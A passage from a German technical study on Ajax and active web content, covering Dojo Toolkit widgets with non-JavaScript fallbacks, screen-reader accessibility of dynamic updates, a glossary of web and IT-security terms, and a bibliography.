


Abbildung 6.4: Dojo-Toolkit - Editor mit JavaScript

Im HTML-Code wird dazu vorzugsweise ein *textarea*-Feld verwendet, welches zusätzliches Attribute erhält:

```
<textarea dojoType="Editor" items="formatblock;|;insertunorderedlist;
    insertorderedlist;|;bold;italic;underline;strikethrough;|;createLink;">
    <p>This <b>is</b> <i>the</i> text inside the editor.  Go ahead and edit
       it.</p>
    <p>Note that the toolbar items (above) are configurable.
       Look at the source of this page to see how.</p>
    <p>And now for some latin...</p>
    <ul>
        <li>Sed congue.</li>
        <li>Aenean blandit sollicitudin mi.</li>
        <li>Maecenas pellentesque.</li>
    ...
</textarea>
```

Ohne JavaScript werden diese Attribute ignoriert und der gewohnte Eingabebereich einer *textarea* wird verwendet:



```
<p>This <b>is</b> <i>the</i> text inside the editor.  Go ahead and edit it.</p>
<p>Note that the toolbar items (above) are configurable.
Look at the source of this page to see how.</p>
<p>And now for some latin...</p>
<ul>
        <li>Sed congue.</li>
        <li>Aenean blandit sollicitudin mi.</li>
        <li>Maecenas pellentesque.</li>
        <li>Vivamus ac urna.</li>
</ul>
<p>
        Nunc consequat nisi vitae quam. Suspendisse sed nunc. Proin
        suscipit porta magna. Duis accumsan nunc in velit. Nam et nibh.
        Nulla facilisi. Cras venenatis urna et magna. Aenean magna mauris,
        bibendum sit amet, semper quis, aliquet nec, sapien.  Aliquam
        aliquam odio quis erat. Etiam est nisi, condimentum non, lacinia
        ac, vehicula laoreet, elit. Sed interdum augue sit amet quam
        dapibus semper. Nulla facilisi. Pellentesque lobortis erat nec
        quam.
</p>
<p>
        Sed arcu magna, molestie at, fringilla in, sodales eu, elit.
        Curabitur mattis lorem et est. Quisque et tortor. Integer bibendum
        vulputate odio. Nam nec ipsum. Vestibulum mollis eros feugiat
        augue. Integer fermentum odio lobortis odio. Nullam mollis nisl non
```

Abbildung 6.5: Dojo-Toolkit - Editor ohne JavaScript

Zwar ist die Eingabe mit JavaScript benutzerfreundlicher, Informationen gehen aber ohne JavaScript nicht verloren und der Text kann in beiden Fällen bearbeitet und beispielsweise als Teil eines Formulars gesendet werden.

6.2.3 Tooltip

`dojo.widget.Tooltip`

Mit Hilfe des Tooltip-Widgets können beliebige Inhalte sowie externe Seiten an ein Element gebunden werden:

```
<span id="one" class="tt">text</span>
<span dojoType="tooltip" connectId="one">
  <b>
    <span style="color: blue;">rich formatting</span>
    <span style="color: red; font-size: x-large;"><i>!</i></span>
  </b>
</span>
```

In einem JS-Browser würde dieses Beispiel wie folgt aussehen (Abbildung 6.6):

Abbildung 6.6: Dojo-Toolkit Tooltip mit JavaScript




Abbildung 6.7: Dojo-Toolkit Tooltip ohne JavaScript

Um die selbe Information in einem anderen Browser auf ähnliche Weise darzustellen, wird das *title*-Attribut verwendet, um einen (unformatierten) Text anzeigen zu lassen (Abbildung 6.7):

```
<span id="one" class="tt" title="Tooltips without JS">text</span>
<span dojoType="tooltip" connectId="one" style="display:none">
  <b>
    <span style="color: blue;">rich formatting</span>
    <span style="color: red; font-size: x-large;"><i>!</i></span>
  </b>
</span>

<script type="text/JavaScript">
    document.getElementById('one').title = "";
</script>
```

Wichtig dabei ist den Tooltip-Text des Dojo-Toolkits auszublenden (*display: none*) und das *title*-Attribut mittels JavaScript wieder zu löschen. Andernfalls würden in einem JS-Browser beide Tooltips angezeigt werden und in einem anderen Browser der Tooltip-Text des Dojo-Toolkits als einfache HTML-Ausgabe erscheinen.

Bei Verwendung des Tooltip-Widgets muss der Tooltip-Text redundant ausgeführt werden. Des Weiteren muss ein zusätzlicher JavaScript-Code eingefügt werden, der die Tooltips der einzelnen Elemente wieder löscht. Bei aufwendigeren Tooltips (Links, etc.) muss der Tooltip-Text für nicht JS-Browser mittels `<noscript>...</noscript>` aufbereitet werden.

6.2.4 Tree

```
dojo.widget.{LinkPane, Tree, TreeSelector}
```

Trees werden verwendet, um eine Explorer-ähnliche Navigation zu erstellen (Abbildung 6.8):




Abbildung 6.8: Dojo-Toolkit Tree mit JavaScript

Abbildung 6.9: Dojo-Toolkit Tree ohne JavaScript

Für die Darstellung ohne JavaScript (Abbildung 6.9) müssen für dieses Widget die Namen der Nodes und Links redundant angegeben werden. Zusätzlich muss auch die Bezeichnung für Wurzelelemente mittels `<noscript>...</noscript>` definiert werden, da diese andernfalls in JS-Browsern zusätzlich sichtbar wäre:

```
<div dojoType="TreeSelector" eventNames="select:nodeSelected"
     widgetId="treeSelector"></div>

<div dojoType="Tree" toggle="wipe" toggleDuration="500"
     selector="treeSelector">

  <div dojoType="TreeNode" title="root"><noscript>root</noscript>
    <div dojoType="TreeNode" title="doc0" object="doc1.html">
      <a href="doc1.html">doc1</html>
    </div>
    <div dojoType="TreeNode" title="doc1" object="doc2.html">
      <a href="doc2.html">doc2</html>
    </div>
  </div>

</div>
```

6.2.5 Zusammenfassung

Durch teilweise zusätzlich nötige Redundanzen steigt zwar die Größe der zu übertragenden Datei, aber ermöglicht zumindest die selbe Information sowohl in JavaScript-fähigen als auch anderen Browsern zu übermitteln. Sofern die jeweiligen Webseiten dynamisch generiert werden, bleibt der Programmieraufwand gering, da die selbe Variable lediglich mehrmals eingesetzt wird.

Widgets, die für eine übersichtlichere Darstellung verwendet werden (Panes, Trees, Popups etc.), lassen sich zwar so modellieren, dass zumindest die Informationen bei anderen Browsern erhalten bleiben, die Darstellungsform ist aber meist unzureichend und es wird somit im Allgemeinen besser sein, sie zu vermeiden.

Zusätzliche Funktionen hingegen zur Überprüfung bzw. visuellen Rückmeldung von Formularfeldern, Autovervollständigung, Nachladen und Aktualisieren von Daten, Datumseingabe über Kalender etc. lassen sich mit geringem Aufwand und ohne Redundanzen indirekt für beide Browser einsetzen. Benutzer, die Aktive Inhalte nicht verwenden, sind in der Lage, die Web-Anwendung mit eventuellen Komforteinbußen vollständig zu nutzen.

6.3 Barrierefreiheit

Für die Verwendung von Ajax werden einerseits JavaScript und andererseits ein Browser, der die XHR-Klasse unterstützt, vorausgesetzt. Beides ist mit nahezu jedem gängigen Browser zu lösen, jedoch gibt es auch Anforderungen assistiver Technologien wie beispielsweise Screenreader, die zum Vorlesen der Webseite verwendet werden.

Zur einfachen Erläuterung dient das Beispiel von standards-schmandards.com, die sich mit dem Thema „Web Accessibility“ auseinandersetzen. Eine Webseite bietet einen einfachen Taschenrechner an, der zwei Zahlen addiert. Die Eingabe erfolgt über zwei Formularfelder und einem „Addieren“-Button. Das Ergebnis wird serverseitig berechnet und per Ajax und DHTML dynamisch wieder auf der Seite ausgegeben.

Grundsätzlich haben Screenreader kein Problem die Seite selbst und das Formular zu verwenden. Allerdings wird durch das Klicken auf „Addieren“ das dynamische Update der Seite nicht erkannt und Benutzer erfahren auch bei mehrmaligen Klicken auf den Button kein Ergebnis.

Aktive Updates

Screenreader bzw. der darunter liegende Browser haben meist kein Problem XHR-Operationen zu verarbeiten, lediglich die Veränderung bzw. Darstellung der aktiven Updates kann im Normalfall nicht nachvollzogen werden [Edwa05].

In dem vorherigen Beispiel könnte die Lösung eine optionale Alert-Box sein, die durch eine Checkbox aktiviert werden kann und das Ergebnis bei jedem Klick auf „Addieren“ anzeigt. Screenreader werden so über die Änderung informiert und können das Ergebnis vorlesen. Entsprechend ist so jede Ausgabe bzw. Veränderung einer Webseite zu überarbeiten und anzupassen, dass Benutzer mit Screenreader über die Veränderung der Seite informiert werden [Gibs06].

Da sich die Screenreader mit unterschiedlichen Browsern (Internet Explorer, Mozilla Firefox) anders verhalten, muss auch dies entsprechend berücksichtigt werden.

6.3.1 Fazit

Inzwischen gibt es mehrere Lösungsvorschläge für einzelne Problemstellungen. Das Dojo-Toolkit (siehe Abschnitt 6.2) beispielsweise veröffentlichte mehrere Codebeispiele[7], um deren Framework auch mit assistiven Technologien einsetzen zu können. Zwar ist es so möglich, verschiedene Szenarien für eine bestimmte Version eines bestimmten Screenreaders anzupassen, eine generelle Lösung, die mit allen Produkten kompatibel ist, kann derzeit aber nicht realisiert werden.

Bevor es also XHR-fähige assistive Technologien gibt, müssen entweder für die unterschiedlichen Browser und Screenreader individuelle Lösungen geschaffen oder Alternativen zu XHR verwendet werden.

7 http://manual.dojotoolkit.org/WikiHome/DojoDotBook/Book90

7 Glossar

ActiveX [engl.]

Software-Komponenten, die in verschiedenen Programmiersprachen für den Einsatz unter Microsoft Windows verwendet werden können. In Browsern führt ihr Einsatz sehr oft zu Sicherheitsproblemen.

Administrator

Ein Administrator verwaltet und betreut Rechner sowie Computer-Netze. Er installiert Betriebssysteme und Anwendungsprogramme, richtet neue Benutzer-Kennungen ein und verteilt die für die Arbeit notwendigen Rechte. Dabei hat er im Allgemeinen weitreichende oder sogar uneingeschränkte Zugriffsrechte auf die betreuten Rechner oder Netze.

Angriff (engl. attack)

Ein Angriff ist eine vorsätzliche Form der Gefährdung, nämlich eine unerwünschte oder unberechtigte Handlung mit dem Ziel, sich Vorteile zu verschaffen bzw. einen Dritten zu schädigen. Angreifer können auch im Auftrag von Dritten handeln, die sich Vorteile verschaffen wollen.

Applet [engl.]

Applets sind kleine Module, die in Java programmiert sind und in HTML-Seiten eingebunden werden können. Das Programm wird ausgeführt, wenn der Browser java-fähig ist. Da die Java Virtual Machine nicht in allen Browsern integriert ist, muss sie für das Laufen von Applets erst installiert werden. Das Ausführen von Applets bringt nicht unerhebliche Sicherheitsrisiken mit sich.

Attribut

Befehle in Programmiersprachen können durch Attribute näher bestimmt werden. Durch Wertangaben werden wiederum die Attribute genauer definiert. Der IMAGE-Tag kann z. B. durch das ALT-Attribut ergänzt werden, das eine Beschreibung des Bildes (=Wert) liefert.

Auszeichnungssprache (engl. markup language)

Auszeichnungssprachen sind eine Kategorie von Programmiersprachen, wie z. B. HTML oder XML. Diese Auszeichnungssprachen basieren auf der in der ISO-Norm 8879 festgelegten SGML (Standard Generalized Markup Language) und dienen der logischen Beschreibung von Inhalten, zum Datenaustausch oder zur Definition weiterer Auszeichnungssprachen.

Authentifizierung (engl. authentication)

Unter einer Authentifizierung versteht man die Prüfung einer Authentisierung, d. h. die Überprüfung, dass ein Kommunikationspartner tatsächlich derjenige ist, der er vorgibt zu sein. Dies kann unter Anderem durch Passwort-Eingabe, Chipkarte oder Biometrie erfolgen.

Authentisierung (engl. authentication)

Unter einer Authentisierung versteht man die Vorlage eines Nachweises eines Kommunikationspartners, dass er tatsächlich derjenige ist, der er vorgibt zu sein.

Barrierefreiheit (engl. accessibility)

Barrierefreiheit umfasst für jeden Menschen Begehbares, Nutzbares und Erreichbares. Der Begriff wird im Bereich Bauen und Verkehr sowie in der Informationstechnik verwendet. In der Informationstechnik bezieht sich Barrierefreiheit auf die Zugänglichkeit von Webseiten für alle Nutzer. Auf Barrieren stoßen Menschen, die z. B. im Sehen, im Hören, in der Feinmotorik oder im kognitiven Bereich eingeschränkt sind.

Bedrohung (engl. threat)

Eine Bedrohung ist ganz allgemein ein Umstand oder Ereignis, durch das ein Schaden entstehen kann. Der Schaden bezieht sich dabei auf einen konkreten Wert wie Vermögen, Wissen, Gegenstände oder Gesundheit. Übertragen in die Welt der Informationstechnik ist eine Bedrohung ein Umstand oder Ereignis, das die Verfügbarkeit, Integrität oder Vertraulichkeit von Informationen bedrohen kann, wodurch dem Besitzer der Informationen ein Schaden entsteht.

Betriebssystem

Das Betriebssystem ist ein Steuerungsprogramm, das es dem Benutzer ermöglicht, seine Dateien zu verwalten, angeschlossene Geräte (z. B. Drucker, Festplatte) zu kontrollieren oder Programme zu starten. Weit verbreitet sind z. B. Windows, Linux oder MacOS.

BitTorrent

Kollaboratives File-Sharing-Protokoll, das besonders für die schnelle Verteilung großer Dateien eignet.

Browser

Mit Browser (von "to browse", auf deutsch: schmökern, blättern, umherstreifen) wird Software zum Zugriff auf das World Wide Web bezeichnet. Das Programm interpretiert die ankommenden Daten und stellt sie als Text und Bild auf dem Bildschirm dar.

BSI (Bundesamt für Sicherheit in der Informationstechnik)

Bundesbehörde im Geschäftsbereich des Bundesministerium des Innern.

Client [engl.]

Als Client wird Soft- oder Hardware bezeichnet, die bestimmte Dienste von einem Server in Anspruch nehmen kann. Häufig steht der Begriff Client für einen Arbeitsplatzrechner, der in einem Netz auf Daten und Programme eines Servers zugreift.

Content [engl.]

Bezeichnet den Inhalt einer Webseite. Content sind Beiträge, Informationen etc., die über das Web abgerufen werden können.

CSS (Cascading Style Sheets Language [engl.])

Empfehlung des W3C zur Beschreibung der Layout-Eigenschaften von Web-Seiten.

DDoS (Distributed Denial of Service [engl.])

Ein koordinierter DoS Angriff auf die Verfügbarkeit von Rechnern mittels einer größeren Anzahl von angreifenden Systemen.

E-Government

Unter "Electronic Government" verstehen wir die Nutzung elektronischer Informations- und Kommunikationstechnik zur Einbeziehung des Kunden in das Handeln von Regierung und öffentlicher Verwaltung.

Firewall [engl.]

Eine Firewall (besser mit Sicherheits-Gateway bezeichnet) ist ein System aus Soft- und Hardware Komponenten, um IP-Netze sicher zu koppeln.

Flash [engl.]

Mit dem Programm Flash können interaktive Vektorgrafik, Animation und Präsentation erstellt werden. Für die Betrachtung der Filme ist ein kostenloses Plug-In erforderlich. Flash zählt zu den Aktiven Inhalten.

Frame [engl.]

Eine Website kann aus mehreren HTML-Seiten, den Frames (Rahmen), bestehen. Frames können von älteren Textbrowsern und Screenreadern nicht interpretiert werden.

Framework [engl.]

Framework (engl. für Rahmenwerk, Fachwerk) ist ein Begriff aus der Software-Technik. Ein Framework gibt eine Anwendungs-Architektur vor.

Gefahr

"Gefahr" wird oft als übergeordneter Begriff gesehen, wohingegen unter "Gefährdung" eine genauer beschriebene Gefahr (räumlich und zeitlich nach Art, Größe und Richtung bestimmt) verstanden wird. Beispiel: Die Gefahr ist ein Datenverlust. Datenverlust kann unter anderem durch eine defekte Festplatte oder einen Dieb entstehen, der die Festplatte stiehlt. Die Gefährdungen sind dann "defekter Datenträger" und "Diebstahl von Datenträgern". Diese Unterscheidung wird aber in der Literatur nicht durchgängig gemacht und ist eher von akademischer Bedeutung, so dass es sinnvoll ist, "Gefahr" und "Gefährdung" als gleichbedeutend aufzufassen.

Gefährdung

Eine Gefährdung ist eine Bedrohung, die konkret auf ein Objekt über eine Schwachstelle einwirkt. Eine Bedrohung wird somit erst durch eine vorhandene Schwachstelle zur Gefährdung für ein Objekt. Sind beispielsweise Computer-Viren eine Bedrohung oder eine Gefährdung für Anwender, die im Internet surfen? Nach der oben gegebenen Definition lässt sich feststellen, dass alle Anwender prinzipiell durch Computer-Viren im Internet bedroht sind. Der Anwender, der eine virenbefallene Datei herunterlädt, wird von dem Computer-Virus gefährdet, wenn sein Computer anfällig für diesen Typ Computer-Virus ist. Für Anwender mit einem wirksamen Schutzprogramm, einer Konfiguration, die das Funktionieren des Computer-Virus verhindert, oder einem Betriebssystem, das den

Virencode nicht ausführen kann, bedeutet das geladene Schadprogramm hingegen keine Gefährdung.

Goolge Adsense

Google Adsense ist ein Dienst um Werbeanzeigen gegen Entgelt auf eigenen Webseiten zu platzieren. Die Auswahl der Anzeigen ist inhaltsbezogen und wird automatisch durch Google erzeugt.

Hacking [engl.]

Hacking bezeichnet im Kontext von Informationssicherheit Angriffe, die darauf abzielen, vorhandene Sicherheitsmechanismen zu überwinden, um in ein System IT-System einzudringen, seine Schwächen offen zulegen und es gegebenenfalls - bei unethischem Hacking - zu übernehmen.

HTML (Hypertext Markup Language [engl.])

Für Web-Seiten verwendete Auszeichnungssprache, die von allen Browsern verstanden wird.

HTTP (Hypertext Transfer Protocol [engl.])

Das Hypertext Transfer Protocol dient zur Übertragung von Daten - meist Webseiten - zwischen einem HTTP-Server und einem HTTP-Client, also z. B. einem Browser. Die Daten werden über Uniform Resource Locators (URL) eindeutig bezeichnet. URLs werden meist in der Form Protokoll://Rechner/Pfad/Datei angegeben. Protokoll steht dabei für Protokolle der Anwendungsschicht, Rechner für den Namen oder die Adresse des Servers und der Pfad der Datei gibt den genauen Ort der Datei auf dem Server an. Ein Beispiel für eine URL ist http://www.bsi.bund.de/fachthem/sinet/index.htm.

HTTPS (HTTP secure [engl.])

Protokoll zur sicheren Übertragung von HTML-Seiten im Internet. SSL/TLS dient dabei zur Absicherung der Client-Server-Kommunikation.

ID (Identifikations-Nummer)

Die ID ist ein eindeutiger Name für ein Element. Bei CSS ist die ID wichtig, um zentrale Individualformate zu definieren.

IP (Internet Protocol [engl.])

Verbindungsloses Protokoll entsprechend der Schicht 3 des ISO/OSI-Modells. Ein IP-Header enthält in der Version IPv4 u. a. zwei 32-Bit Nummern (IP-Adressen) für Ziel und Quelle der kommunizierenden Rechner.

Java

Java ist eine Programmiersprache. Häufig wird Java in Form von Java-Applets auf Web-Seiten genutzt. Damit Java-Programme funktionieren, muss auf dem betreffenden Rechner oder im Browser das "Java Runtime Environment" (JRE) installiert sein. Java zählt zu den Aktiven Inhalten.

JavaScript [engl.]

JavaScript ist eine Programmiersprache, die oft auf Webseiten eingesetzt wird. Mit ihr ist es z. B. möglich, Pop-Up-Fenster zu öffnen, Berechnungen durchzuführen oder Formulareingaben zu überprüfen. JavaScript ist Bestandteil aller neuen Browser. JavaScript zählt zu den Aktiven Inhalten.

Lesezeichen (engl. bookmark)

Lesezeichen werden genutzt, um die Web-Adresse einer favorisierten Web-Seite zu speichern. Über das Auswahlmenü kann die Seite schnell aufgerufen werden, ohne dass die Adresse wieder eingegeben werden muss.

MIME (Multipurpose Internet Mail Extensions [engl.])

Protokoll für die E-Mail-Kommunikation als Erweiterung zu SMTP. MIME ermöglicht die Übertragung von binären Dateien in E-Mails.

Passwort

Geheimes Kennwort, das Daten, Rechner, Programme u. a. vor unerlaubtem Zugriff schützt.

Phishing [engl.]

Versuch von Betrügern, IT-Anwender irrezuführen und zur Herausgabe von Authentisierungsmitteln zu bewegen. Dies wird in den meisten Fällen bei Online-Banking-Verfahren eingesetzt.

Protokoll

Beschreibung (Spezifikation) des Datenformats für die Kommunikation zwischen elektronischen Geräten.

Proxy [engl.]

Ein Proxy ist eine Art Stellvertreter in Netzen. Er nimmt Daten von einer Seite an und leitet sie an eine andere Stelle im Netz weiter. Mittels eines Proxys lassen sich Datenströme filtern und gezielt weiterleiten.

RFC (Request for Comments [engl.])

In Request for Comments werden wichtige Internet-Standards festgelegt. RFCs können bei der Internet Engineering Task Force (IETF) eingereicht werden, die die Entscheidung trifft, ob der Vorschlag zum Standard erhoben wird. RFCs werden nummeriert und nicht mehr verändert. Sollen bestehende RFCs verändert oder erweitert werden, so geschieht dies, indem ein neuer RFC mit einer neuen Nummer und mit den entsprechenden Neuerungen geschaffen wird.

Risiko (engl. risk)

Risiko ist die häufig auf Berechnungen beruhende Vorhersage eines möglichen Schadens im negativen Fall (Gefahr) oder eines möglichen Nutzens im positiven Fall (Chance). Was als Schaden oder Nutzen aufgefasst wird, hängt von Wertvorstellungen ab. Risiko wird auch häufig definiert als die Kombination aus der Wahrscheinlichkeit, mit der ein Schaden auftritt, und dem Ausmaß dieses Schadens.

Schwachstelle (engl. vulnerability)

Eine Schwachstelle ist ein sicherheitsrelevanter Fehler eines IT-Systems oder einer Institution. Ursachen können in der Konzeption, den verwendeten Algorithmen, der Implementation, der Konfiguration, dem Betrieb sowie der Organisation liegen. Eine Schwachstelle kann dazu führen, dass eine Bedrohung wirksam wird und eine Institution oder ein System geschädigt wird. Durch eine Schwachstelle wird ein Objekt (eine Institution oder ein System) anfällig für Bedrohungen.

Screenreader [engl.]

Screenreader sind Bildschirmleseprogramme, die den gesamten Bildschirminhalt interpretieren und die Informationen an eine Braillezeile und/oder Sprachausgabe übertragen.

Server [engl.]

Als Server wird Soft- oder Hardware bezeichnet, die bestimmte Dienste anderen (Clients) anbietet. Typischerweise wird damit ein Rechner bezeichnet, der seine Hardware- und Software-Ressourcen in einem Netz anderen Rechnern zugänglich macht. Beispiele sind Applikations-, Daten-, Web- oder Mailserver. Zu häufiger Verwirrung führen X-Server, da ein X-Server-Prozess typischerweise auf einem Arbeitsplatzrechner, also einem Client in einem Server-Client-Netz, läuft.

Sicherheits-Gateway

Ein Sicherheits-Gateway (oft auch Firewall genannt) ist ein System aus Soft- und Hardware-Komponenten. Es gewährleistet die sichere Kopplung von IP-Netzen durch Einschränkung der technisch möglichen auf die in einer IT-Sicherheitsrichtlinie ordnungsgemäß definierten Kommunikation. Sicherheit bei der Netzkopplung bedeutet hierbei im Wesentlichen, dass ausschließlich erwünschte Zugriffe oder Datenströme zwischen verschiedenen Netzen zugelassen und die übertragenen Daten kontrolliert werden.

Sicherheitsmaßnahme (engl. saveguard control)

Mit Sicherheitsmaßnahme werden alle Aktionen bezeichnet, die dazu dienen, Sicherheitsrisiken zu steuern und entgegenzuwirken. Dies schließt sowohl organisatorische, als auch personelle, technische oder infrastrukturelle Sicherheitsmaßnahmen ein. Synonym werden auch die Begriffe Sicherheitsvorkehrung oder Schutzmaßnahme benutzt.

Skript

Quelltextdatei eines Programmes in Skriptsprache. Skriptsprachen werden gewöhnlich für kleine, überschaubare Programmieraufgaben verwendet. Skripte benötigen vor der Ausführung keine Übersetzung in Maschinensprache.

Spoofing [engl.]

Spoofing (zu deutsch: Manipulation, Verschleierung oder Vortäuschung) nennt man in der Informationstechnik verschiedene Täuschungsversuche zur Verschleierung der eigenen Identität und zum Fälschen übertragener Daten. Das Ziel besteht darin, die Integrität und Authentizität der Informationsverarbeitung zu untergraben.

SSL (Secure Sockets Layer [engl.])

Protokoll zur sicheren Kommunikation über das Internet, insbesondere zwischen Client und Server, basiert auf dem Verschlüsselungsalgorithmus RSA.

Tag [engl.]

Als Tag wird im Rahmen einer Auszeichnungssprache eine Bereichsmarkierung bezeichnet, die Beginn und Ende eines Dokumentabschnitts kennzeichnet und diesem eine Bedeutung zuweist.

Tooltip [engl.]

Kleines Fenster, das Informationen in Kurzform anzeigt. Es wird oft in Software, z. B. in Browsern, verwendet und erscheint, wenn der Mauszeiger eine gewisse Zeit über einem Element (z. B. einem Bild) verbleibt.

Überweisung

Eine Überweisung ist die Übertragung eines Geldbetrags in der Form von Buchgeld vom Konto des Zahlungspflichtigen auf das Konto des Zahlungsempfängers. Sie wird durch einen Auftrag des Zahlungspflichtigen ausgelöst.

URL (Uniform Resource Locator [engl.])

Adressierungsschema für Dokumente und sonstige Dateien im Internet, bestehend aus Protokoll und Adresse.

Validierung

Wenn einem XML-Dokument eine DTD oder ein XML-Schema zugeordnet ist, kann ein XML-Parser eine Validierung durchführen, die prüft, ob das Dokument dem darin festgelegten Vokabular und der Grammatik und den geforderten Datentypen entspricht und die in der XML-Spezifikation festgelegten Regeln einhält. Ist das der Fall, handelt es sich um ein gültiges XML-Dokument.

Verfügbarkeit

Die Verfügbarkeit von Dienstleistungen, Funktionen eines IT-Systems, IT-Anwendungen oder IT-Netzen oder auch von Informationen ist vorhanden, wenn diese den Benutzern stets wie gewünscht zur Verfügung stehen. Verfügbarkeit ist ein Grundwert der IT-Sicherheit.

Verschlüsselung

Verschlüsselung (Chiffrieren) transformiert einen Klartext in Abhängigkeit von einer Zusatzinformation, die "Schlüssel" genannt wird, in einen zugehörigen Geheimtext (Chiffrat), der für diejenigen, die den Schlüssel nicht kennen, nicht entzifferbar sein soll. Die Umkehrtransformation - die Zurückgewinnung des Klartexts aus dem Geheimtext - wird Entschlüsselung genannt.

W3C (World Wide Web Consortium [engl.])

Herstellerneutrales Konsortium zur Förderung der Fortentwicklung des WWW, das allgemeine Standards für das WWW diskutiert und definiert.

Wert (engl. asset)

Werte sind alles, was wichtig für eine Institution ist (Vermögen, Wissen, Gegenstände, Gesundheit).

Wurm

Selbstständiges, sich selbst reproduzierendes Programm, das sich in einem System (vor allem in Netzen) ausbreitet.

WYSIWYG (What You See Is What You Get [engl.])

Das Kürzel WYSIWYG steht also etwa für: "Das Ergebnis sieht so aus wie das, was Sie gerade sehen." Ursprünglich machten vor allem Textprogramme mit diesem Schlagwort Werbung. WYSIWYG ist ein Wort für Programme, bei denen das Druckbild einer Datei ihrer Darstellung auf dem Bildschirm (weitgehend) entspricht.

XHR (XMLHttpRequest [engl.])

XHR ist eine API zum Transfer von beliebigen Daten über das Protokoll HTTP. Es gehört zu den aktiven Inhalten und ist Grundbestandteil der Ajax-Technik. XHR ermöglicht beispielsweise einem Skript einer Website, Daten dynamisch vom Webserver abzurufen, ohne die Seite neu zu laden

XML (Extensible Markup Language [engl.])

Eine Erweiterung der für die Entwicklung von Web-Seiten standardisierten Programmiersprache HTML. Daten können hierin nach vom Programmierer frei zu definierenden Regeln sehr flexibel in bestimmten Formaten dargestellt und so z. B. als Input für eine weiterverarbeitende Software genutzt werden.

XSS (Cross-Site Scripting [engl.])

Ausnutzen einer Sicherheitslücke, indem Informationen aus einem Kontext, in dem sie nicht vertrauenswürdig sind, in einen anderen Kontext eingefügt werden, in dem sie als vertrauenswürdig eingestuft werden.

Zertifikat

Der Begriff Zertifikat wird in der Informationssicherheit in verschiedenen Bereichen mit unterschiedlichen Bedeutungen verwendet. Zu unterscheiden sind vor allem das IT-Grundschutz-Zertifikat, Schlüsselzertifikate, IT-Sicherheitszertifikate und CC-Zertifikate.

Zugriff

Mit Zugriff wird die Nutzung von Informationen bzw. Daten bezeichnet. Über Zugriffsberechtigungen wird geregelt, welche Personen im Rahmen ihrer Funktionen oder welche IT-Anwendungen bevollmächtigt sind, Informationen, Daten oder auch IT-Anwendungen zu nutzen oder Transaktionen auszuführen.

8 Stichwort- und Abkürzungsverzeichnis

9 Literaturverzeichnis

[Gibs06] Becky Gibson, AJAX Accessibility Overview, April 2006, URL: http://www-03.ibm.com/able/resources/ajaxaccessibility.html

[BSI06] Bundesamt für Sicherheit in der Informationstechnik, Sicherheit von Webanwendungen, August 2006, URL: http://www.bsi.bund.de/literat/studien/websec/WebSec.pdf

[BSI07a] Bundesamt für Sicherheit in der Informationstechnik, Aktive Inhalte, Mai 2007, URL: http://www.bsi.bund.de/fachthem/sinet/gefahr/aktiveinhalte/index.htm

[BSI05] Bundesamt für Sicherheit in der Informationstechnik, JavaScript/JScript Sicherheitsmodell, September 2005, URL: http://www.bsi.bund.de/fachthem/sinet/gefahr/aktiveinhalte/definitionen/javascriptsichmodell.htm

[BSI05a] Bundesamt für Sicherheit in der Informationstechnik (BSI), E-Government ohne Aktive Inhalte, August 2005, URL: http://www.bsi.bund.de/fachthem/egov/download/4_EGovoAI.pdf

[BSI07] Bundesamt für Sicherheit in der Informationstechnik (BSI), Allgemeine Empfehlungen des BSI zum sicheren Einsatz von Aktiven Inhalten, Februar 2007, URL: http://www.bsi.bund.de/fachthem/sinet/dienste/verWebAnw.pdf

[RFC4627] D. Crockford, The application/json Media Type for JavaScript Object Notation (JSON), Juli 2006, URL: http://www.rfc-editor.org/rfc/rfc4627.txt

[Cast05] Earle Castledine, Using the XMLHttpRequest Object and AJAX to Spy On You, , URL: http://www.devx.com/webdev/Article/28861

[Fact07] Factiva Inc., Mashups - The API Buffet, 2007, URL: http://www.factiva.com/

[Edwa05] James Edwards, AJAX and Screenreaders: When Can it Work?, Mai 2006, URL: http://www.sitepoint.com/article/ajax-screenreaders-work

[Gros05] Jeremiah Grossman, Phishing with Super Bait, 2005, URL: http://www.whitehatsec.com/presentations/phishing_superbait.pdf

[Gros06] Jeremiah Grossman, Cross-Site Scripting Worms and Viruses - The impending threat and the best, 2006, URL: http://www.whitehatsec.com/downloads/WHXSSThreats.pdf

[Muss07] John Musser, ProgrammableWeb, 2007, URL: http://www.programmableweb.com/

[RFC4287] M. Nottingham, R. Sayre, The Atom Syndication Format, Dezember 2005, URL: http://tools.ietf.org/html/rfc4287

[Micr07] Microsoft Corporation, Mitigating Cross-site Scripting With HTTP-only Cookies, 2007, URL: http://msdn.microsoft.com/workshop/author/dhtml/httponly_cookies.asp

[Micr05] Microsoft Corporation, Gadget News, 2005, URL: http://microsoftgadgets.com/

[Ciub06] Mircea Ciubotariu, JS.Yamanner@m, Juni 2006, URL: http://www.symantec.com/security_response/writeup.jsp?docid=2006-061211-4111-99

